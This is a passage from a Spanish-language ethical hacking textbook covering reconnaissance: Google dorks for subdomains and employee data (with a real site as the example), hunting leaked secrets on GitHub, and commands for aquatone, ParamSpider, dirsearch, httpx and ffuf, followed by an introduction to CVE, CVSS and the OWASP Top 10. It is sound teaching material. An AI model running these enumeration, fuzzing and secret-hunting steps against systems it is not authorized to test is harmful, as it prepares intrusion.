


Figura 7.4. Búsqueda de subdominios en Google con dorks.

Con la utilidad **Google Search Extractor**, extraerás las URL encontradas.

Google Search Extractor	
# Enlace	Título
1 <a href="https://www.redusers.com/noticias/">https://www.redusers.com/noticias/</a>	RedUSERS - Noticias de tecnología, celulares, tablets ... <a href="https://www.redusers.com">https://www.redusers.com</a> > noticias
2 <a href="https://www.redusers.com/">https://www.redusers.com/</a>	<a href="https://www.redusers.com">https://www.redusers.com</a>
3 <a href="https://www.redusers.com/">https://www.redusers.com/</a>	<a href="https://www.redusers.com">https://www.redusers.com</a>
4 <a href="https://www.redusers.com/noticias/marcas-publicaciones/pub_e-books/">https://www.redusers.com/noticias/marcas-publicaciones/pub_e-books/</a>	e-Books
5 <a href="https://www.redusers.com/noticias/claves/cursos/">https://www.redusers.com/noticias/claves/cursos/</a>	Cursos
6 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	RedUsers - Tienda online <a href="https://premium.redusers.com">https://premium.redusers.com</a>
7 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
8 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
9 <a href="https://usershop.redusers.com/ar/">https://usershop.redusers.com/ar/</a>	Argentina - Libros, revistas, suscripciones ... - USERSHOP <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > ..
10 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
11 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
12 <a href="https://premium.redusers.com/auth/login">https://premium.redusers.com/auth/login</a>	Iniciar sesión - RedUSERS PREMIUM <a href="https://premium.redusers.com">https://premium.redusers.com</a> - auth > login
13 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
14 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
15 <a href="https://premium.redusers.com/library/filter?guías-y-ebooks=">https://premium.redusers.com/library/filter?guías-y-ebooks=</a>	Tienda online - RedUSERS PREMIUM <a href="https://premium.redusers.com">https://premium.redusers.com</a> > library > filter
16 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
17 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
18 <a href="https://usershop.redusers.com/ar/libros/users/libro-por-libro.html">https://usershop.redusers.com/ar/libros/users/libro-por-libro.html</a>	Título x Título - USERS - Libros/eBooks - USERSHOP <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > users > libro-por-libro.html
19 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
20 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
21 <a href="https://usershop.redusers.com/ar/suscripcion-redusers-premium.html">https://usershop.redusers.com/ar/suscripcion-redusers-premium.html</a>	Suscripción RedUSERS Premium <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > suscripcion-redusers-premium.html
22 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
23 <a href="https://usershop.redusers.com/">https://usershop.redusers.com/</a>	<a href="https://usershop.redusers.com">https://usershop.redusers.com</a>
24 <a href="https://premium.redusers.com/library/filter?author=julio-sandoval-berli">https://premium.redusers.com/library/filter?author=julio-sandoval-berli</a>	RedUsers - Mi Biblioteca <a href="https://premium.redusers.com">https://premium.redusers.com</a> > library > filter
25 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
26 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
27 <a href="https://premium.redusers.com/library/filter?cursos=">https://premium.redusers.com/library/filter?cursos=</a>	Tienda online - RedUSERS PREMIUM <a href="https://premium.redusers.com">https://premium.redusers.com</a> > library > filter
28 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
29 <a href="https://premium.redusers.com/">https://premium.redusers.com/</a>	<a href="https://premium.redusers.com">https://premium.redusers.com</a>
30 <a href="https://usershop.redusers.com/ar/customer/account/">https://usershop.redusers.com/ar/customer/account/</a>	Argentina - Acceso del cliente - USERSHOP - RedUSERS <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > customer > account
31 <a href="https://usershop.redusers.com/ar/libros.html">https://usershop.redusers.com/ar/libros.html</a>	Libros/eBooks - USERSHOP - RedUSERS <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > libros
32 <a href="https://usershop.redusers.com/ar/libros/users/redes.html">https://usershop.redusers.com/ar/libros/users/redes.html</a>	Redes - USERS - Libros/eBooks <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > libros > users > redes
33 <a href="https://usershop.redusers.com/ar/contacto/">https://usershop.redusers.com/ar/contacto/</a>	Contactanos - USERSHOP - RedUSERS <a href="https://usershop.redusers.com">https://usershop.redusers.com</a> > contacto
34 <a href="https://links.giveawayoftheday.com/redusers.com">https://links.giveawayoftheday.com/redusers.com</a>	RedUSERS - Noticias de tecnología, celulares, tablets ... <a href="https://links.giveawayoftheday.com">https://links.giveawayoftheday.com</a> > redusers
35 <a href="http://www.leder.com.ar/2019/01/23/redusers-com/">http://www.leder.com.ar/2019/01/23/redusers-com/</a>	RedUSERS.com - Miguel Lederkremer <a href="http://www.leder.com.ar">http://www.leder.com.ar</a> > 2019/01/23 > redusers-com
36 <a href="http://urlmetra.com.mx/www.redusers.com">http://urlmetra.com.mx/www.redusers.com</a>	Redusers.com - urlmetra.com.mx <a href="http://urlmetra.com.mx">http://urlmetra.com.mx</a> > www.redusers.com
37 <a href="https://website.informer.com/redusers.com">https://website.informer.com/redusers.com</a>	RedUSERS - Noticias de tecnología, celulares, tablets ... <a href="https://website.informer.com">https://website.informer.com</a> > redusers
38 <a href="https://docplayer.es/146317053-Libros-de-computacion-usershop-redusers-com.html">https://docplayer.es/146317053-Libros-de-computacion-usershop-redusers-com.html</a>	LIBROS DE COMPUTACIÓN usershop.redusers.com <a href="https://docplayer.es">https://docplayer.es</a> > 146317053-Libros-de-computacion-usershop-redusers-com.html
39 <a href="https://www.similarweb.com/website/redusers.com/">https://www.similarweb.com/website/redusers.com/</a>	Redusers.com Market Share & Traffic Analytics   Similarweb <a href="https://www.similarweb.com">https://www.similarweb.com</a> > redusers.com


Figura 7.5. Ejemplo de extracción de información con Google Search Extractor.

Otro truco que puedes usar con Google Dorks es buscar el texto del *copyright* del sitio objetivo.

Usa esta vez el dork

Intext:"Copyright 2022 - Sitio"

y esa búsqueda te traerá más subdominios para enumerar (Figura 7.6.).



**Figura 7.6.** Lista más subdominios usando Google Dorks.

Otra opción para buscar subdominios es el dork

Site:\*.ejemplo.com

Y si quieres que te filtre algunos resultados, usa

Site:\*.ejemplo.com -www

De esta forma, sí podrás ir filtrando para descartar los ya encontrados, por ejemplo:

```
Site:*.ejemplo.com -www -usershop -extras -Premium
```

Una vez enumerados los subdominios a través de los dorks de Google, procede también a buscarlos mediante herramientas open source.



#### 7.2.4 4. OSINT aplicada para la búsqueda de datos de empleados

Para la búsqueda de datos de empleados, utiliza técnicas OSINT y Google Dorks.




Figura 7.7. Enumeración de posibles empleados de ejemplo.com por búsqueda con Google Dorks.

También es importante buscar información sensible en GitHub, ya que los desarrolladores de las aplicaciones dejan a veces claves, direcciones de e-mail, nombres de usuarios, contraseñas, tokens, secretos, y una búsqueda de ellos contribuye al análisis de vulnerabilidades.




Figura 7.8. Búsqueda de información sensible filtrada en GitHub.

### 7.2.5 5. Capturas de pantalla de subdominios vivos

Para las capturas de pantalla de los subdominios previamente filtrados con la herramienta `httprobe`, usa una herramienta que circula por cada una de las URL que se le proveen de entrada y hace una captura de pantalla de cada una.

#### 7.2.5.1 AQUATONE

**Aquatone** (<https://github.com/michenriksen/aquatone>) es una herramienta de capturas de URL en archivos de formato **PNG**.

#### 7.2.5.2 INSTALACIÓN EN LINUX

Se descarga el archivo comprimido desde este [link](#), se descomprime y se le asigna el permiso de ejecución.

### 7.2.5.3 INSTALACIÓN EN WINDOWS

Se descarga el archivo comprimido desde este [link](#), se descomprime y se ejecuta el instalador.

```
uso: cat subdominios.txt | aquatone
```




Figura 7.9. Capturas de pantalla con aquatone.

La salida de la herramienta aquatone crea archivos y carpetas con la siguiente distribución:

- **aquatone\_report.html**: un reporte HTML para revisar en un **browser** que muestra todas las capturas de pantalla y los **headers** de respuesta ordenados por similitud.
- **aquatone\_urls.txt**: un archivo que contiene todas las URL vivas. Útil para hacer **pipe** a otra herramienta.
- **aquatone\_session.json**: un archivo que contiene datos y estadísticas en formato **JSON**.
- **headers/**: una carpeta que contiene los headers de las respuestas en formato **Raw** de los objetivos procesados.

- **html/**: una carpeta que contiene los **body** en formato **Raw** de las respuestas. Se puede deshabilitar con la opción **-save-body=false**.
- **screenshots/**: una carpeta con las capturas de pantalla en formato **PNG** de los objetivos procesados.

### 7.2.6 6. Tecnología subyacente en los subdominios

Para conocer la tecnología empleada en los subdominios que atraigan la atención del ethical hacker, se puede emplear la siguiente herramienta.

**Wappalizer** (<https://www.wappalyzer.com/>) es un complemento de los navegadores Chrome y Firefox, que enumera las tecnologías empleadas en la concepción de un sitio web (Figura 7.10.)




Figura 7.10. Reconocimiento de la tecnología usada en la Web con wappalyzer.

### 7.2.7 7. Búsqueda de archivos con extensión .js

La búsqueda de archivos con extensión **.js** es muy importante ya que es muy frecuente que los desarrolladores olviden información sensible en ellos, y esa información es importante para el hacker ético, ya que le puede proporcionar datos para elaborar un ataque.





## 7.2.9 9. Búsqueda de parámetros

Para buscar parámetros dentro de las URL obtenidas, que puedan ser objeto de inyección de código malicioso para lograr vulnerar el sistema objetivo, utiliza la siguiente herramienta.

### 7.2.9.1 PARAMSPIDER

**Paramspider** (<https://github.com/devanshbatham/ParamSpider>) encuentra parámetros en archivos web del subdominio provisto.

### 7.2.9.2 INSTALACIÓN EN LINUX

Usa Python 3.7+

```
$ git clone https://github.com/devanshbatham/ParamSpider
$ cd ParamSpider
$ pip3 install -r requirements.txt
$ python3 paramspider.py --domain ejemplo.com
```

Uso:

```
python3 paramspider.py --domain ejemplo.com
```



Figura 7.13. Búsqueda de parámetros para posible inyección de código.



## 7.2.10 10. Encontrar directorios

Para la búsqueda y el descubrimiento de directorios ocultos, se emplea una herramienta cuya función es **fuzzear** subdirectorios contra una lista de palabras propuesta o *wordlist*.

### 7.2.10.1 DIRSEARCH

**Dirsearch** (<https://github.com/maurosoria/dirsearch>) es una herramienta de descubrimiento de archivos y directorios por fuerza bruta.

### 7.2.10.2 INSTALACIÓN EN LINUX

```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
pip3 install -r requirements.txt
python3 dirsearch.py -u <URL> -e <EXTENSIONS>
```

Uso:

```
python3 dirsearch.py -u <URL> -e <EXTENSIONES>
```




Figura 7.14. Búsqueda de directorios y subdirectorios con dirsearch.

Ejemplo de uso:

```
python3 dirsearch.py -e php,html,js -u https://objetivo -w /ruta/a/wordlist
```



Esta orden buscará archivos de extensión **PHP**, **HTML** y **.js** en el dominio objetivo y usará para la fuerza bruta la lista de palabras que se encuentra en **/ruta/a/**.

## 7.3 COMANDOS ÚTILES

Además de los comandos listados previamente, los siguientes son otros que también se usan en el reconocimiento activo y pasivo de nuevos objetivos para analizar.

### 7.3.1 HTTPX

**HTTPX** (<https://github.com/projectdiscovery/httpx>) es una herramienta multipropósito muy veloz, que te permite correr múltiples sondas, usando librerías **HTTP**. Está diseñada para mantener una salida constante con un flujo creciente de hilos en ejecución. Se usa como sustituto de la herramienta **httpprobe** vista antes.

#### 7.3.1.1 INSTALACIÓN EN LINUX

Prerrequisitos: tener instalado el lenguaje de programación Go versión 1.17.

```
go install -v github.com/projectdiscovery/httpx/cmd/httpx@latest
```

Ejemplo de uso:

```
cat dominios.txt | httpx
```

Esta orden correrá la herramienta en cada uno de los dominios listados dentro del archivo **dominios.txt** y generará una salida con parámetros por defecto.

Para saber sus parámetros, se usa la orden

```
httpx -h
```

Algunos de sus parámetros más usados son:

```
echo 173.0.84.0/24 | httpx -silent
```

En conjunción con otro comando:

```
subfinder -d hackerone.com -silent | httpx -title -tech-detect -status-code
```

Este comando toma la salida de la herramienta **subfinder** y hace un filtrado por título, detección de tecnología y código de status.

### 7.3.2 FUFF

**FUFF** es un *web fuzzer* escrito en lenguaje de programación Go. Se usa en forma similar a dirsearch, pero además posee otras características.

#### 7.3.2.1 INSTALACIÓN EN LINUX

Prerrequisitos: tener instalado el lenguaje de programación Go versión 1.17.

```
go install github.com/ffuf/ffuf@latest
```

Ejemplos de uso:

```
ffuf -w /camino/a/wordlist -u https://objetivo/FUZZ
```

En el ejemplo, la herramienta tomará la wordlist desde el path **/camino/a/wordlist** y la aplicará al objetivo reemplazando la ubicación de la palabra **FUZZ** con cada línea de la wordlist y chequeando la respuesta del servidor a esas consultas.

**Fuzzea** con la wordlist, capta todas las respuestas, pero filtra las que tienen tamaño **42**, salida con comentarios de colores.

```
ffuf -w wordlist.txt -u https://ejemplo.org/FUZZ -mc all -fs 42 -c -v
```

Fuzzea los **Host-header** que concuerden con respuestas **200 OK HTTP**.

```
ffuf -w hosts.txt -u https://ejemplo.org/ -H "Host: FUZZ" -mc 200
```

Fuzzea múltiples lugares y busca solo los que reflejen el valor **VAL** coloreado.

```
ffuf -w parametros.txt:PARAM -w valores.txt:VAL -u https://example.org/?PARAM=VAL -mr "VAL" -c
```

### 7.4 ACTIVIDADES

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

---

### 7.4.1 Test de autoevaluación

1. *¿Cuál es la orden para buscar subdominios que resuelven, con la herramienta findomain?*
2. *¿Qué comando de la herramienta Amass permite hacer inteligencia en fuentes abiertas acerca de la organización objetivo?*

### 7.4.2 Ejercicios prácticos

1. *Realiza una búsqueda de subdominios de google.com con la herramienta findomain. ¿Cuántos subdominios encontraste?*
2. *Realiza una búsqueda de subdominios de google.com con la herramienta assetfinder. ¿Cuántos subdominios encontraste? Compara con los resultados de la pregunta 1. Compara los tiempos de búsqueda entre una y otra.*
3. *Crea un solo archivo con las salidas de los puntos 1 y 2, y elimina líneas duplicadas. ¿Cuántos subdominios totales quedan en el archivo?*



---

## ANÁLISIS DE VULNERABILIDADES

Luego de la etapa de reconocimiento en la que buscaste recolectar información útil acerca de tu objetivo, dimensionar además la superficie de ataque, descubrir posibles vectores de explotación, clasificar objetivos potencialmente vulnerables, filtrar el ruido de la información encontrada, procederás al análisis de las vulnerabilidades que hallaste.

---

### 8.1 ¿QUÉ ES UN ANÁLISIS DE VULNERABILIDADES?

---

El **análisis de vulnerabilidades** es el proceso mediante el cual se trata de determinar e identificar cuál es el nivel de exposición de un activo informático, frente a la protección que brinda la seguridad de la información relacionada al concepto de **CIA** (confidencialidad, integridad y disponibilidad).

Existen dos bases de conocimientos que las herramientas de análisis de vulnerabilidades utilizan para la clasificación de lo encontrado. Estas son las siguientes:

- CVE de Mitre ([www.mitre.org](http://www.mitre.org))
- CVSS del First ([www.first.org](http://www.first.org))

Los identificadores **CVE** o **CVE-IDs** son valores únicos. Cada CVE-Identifier publicado en la lista de CVE incluye un número de identificación, por ejemplo, CVE-2014-0160 es el relacionado con el bug **Heartbleed** que es una vulnerabilidad en la biblioteca open source **OpenSSL**.

Estos identificadores son usados para tener un método estándar de clasificación e identificación de vulnerabilidades.

**CVSS** (*Common Vulnerability Scoring System*) es un **framework** abierto para informar las características y el nivel de severidad de las vulnerabilidades encontradas y se basa en tres grupos para las mediciones:

1. **Grupo Base:** representa las características intrínsecas de una vulnerabilidad que es constante a través del tiempo y en distintos ambientes de prueba.
2. **Grupo Temporal:** representa las características de una vulnerabilidad que cambia a lo largo del tiempo.
3. **Grupo Ambiente:** representa las características de una vulnerabilidad que es únicas en cada ambiente de trabajo.

La escala va de 0.0 a 10.0, y 10 es una vulnerabilidad crítica.

CVSS Score	Rating
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

La clasificación de vulnerabilidades con puntos es importante para administrarlas, y se usa para determinar el riesgo potencial y el impacto que alguna de ellas pueda tener en una red o un sistema informático.

Hay recursos en la Web que registran las vulnerabilidades según el tipo de software y el sistema operativo; entre ellos se destacan dos bases de datos que el investigador puede consultar para ver si existen vulnerabilidades para cierta aplicación, ellas son:

► **NVD – National Vulnerability Database**

(<https://nvd.nist.gov/vuln/full-listing>)

Es el repositorio del gobierno de Estados Unidos de datos de gestión de vulnerabilidades basados en estándares. Estos datos permiten la automatización de la gestión de vulnerabilidades, la medición de la seguridad y el cumplimiento. El NVD incluye bases de datos de referencias de listas de verificación de seguridad, fallas de software

relacionadas con la seguridad, configuraciones incorrectas, nombres de productos y métricas de impacto.

➤ **Exploit-DB**

(<http://exploit-db.com>)

Es un archivo compatible con el CVE de exploits públicos y el software vulnerable correspondiente, desarrollado para ser usado por *penetration testers* e investigadores de vulnerabilidades. Su objetivo es brindar la colección más completa de exploits recopilados a través de envíos directos de la comunidad, listas de correo y otras fuentes públicas, y presentarlos en una base de datos disponible en forma gratuita y fácil de navegar. Exploit DB es un depósito para exploits y pruebas de concepto en lugar de avisos, lo que lo convierte en un recurso valioso para aquellos que necesitan datos procesables de inmediato.

### 8.1.1 ¿Cuáles son las vulnerabilidades más comunes en los sitios web?

**OWASP** (*Open Web Application Security Project*): es un proyecto de código abierto dedicado a encontrar y combatir las diferentes causas que hacen que el software sea inseguro.

Según pasan los años, OWASP va publicando la lista de las 10 primeras vulnerabilidades que afectan al software, en 2017 había sido hecha la última publicación que fue actualizada en 2021.

Las 10 vulnerabilidades según OWASP 2021 son:

- **Broken Access Control:** se refiere a que los usuarios deben actuar dentro de los permisos concedidos. Cualquier acción fuera de lo que tiene permitido el usuario, como ver la cuenta de otro usuario (IDOR), elevación de privilegios actuando por ejemplo como **admin** cuando no tiene permisos para hacerlo, se considera un *broken access*.
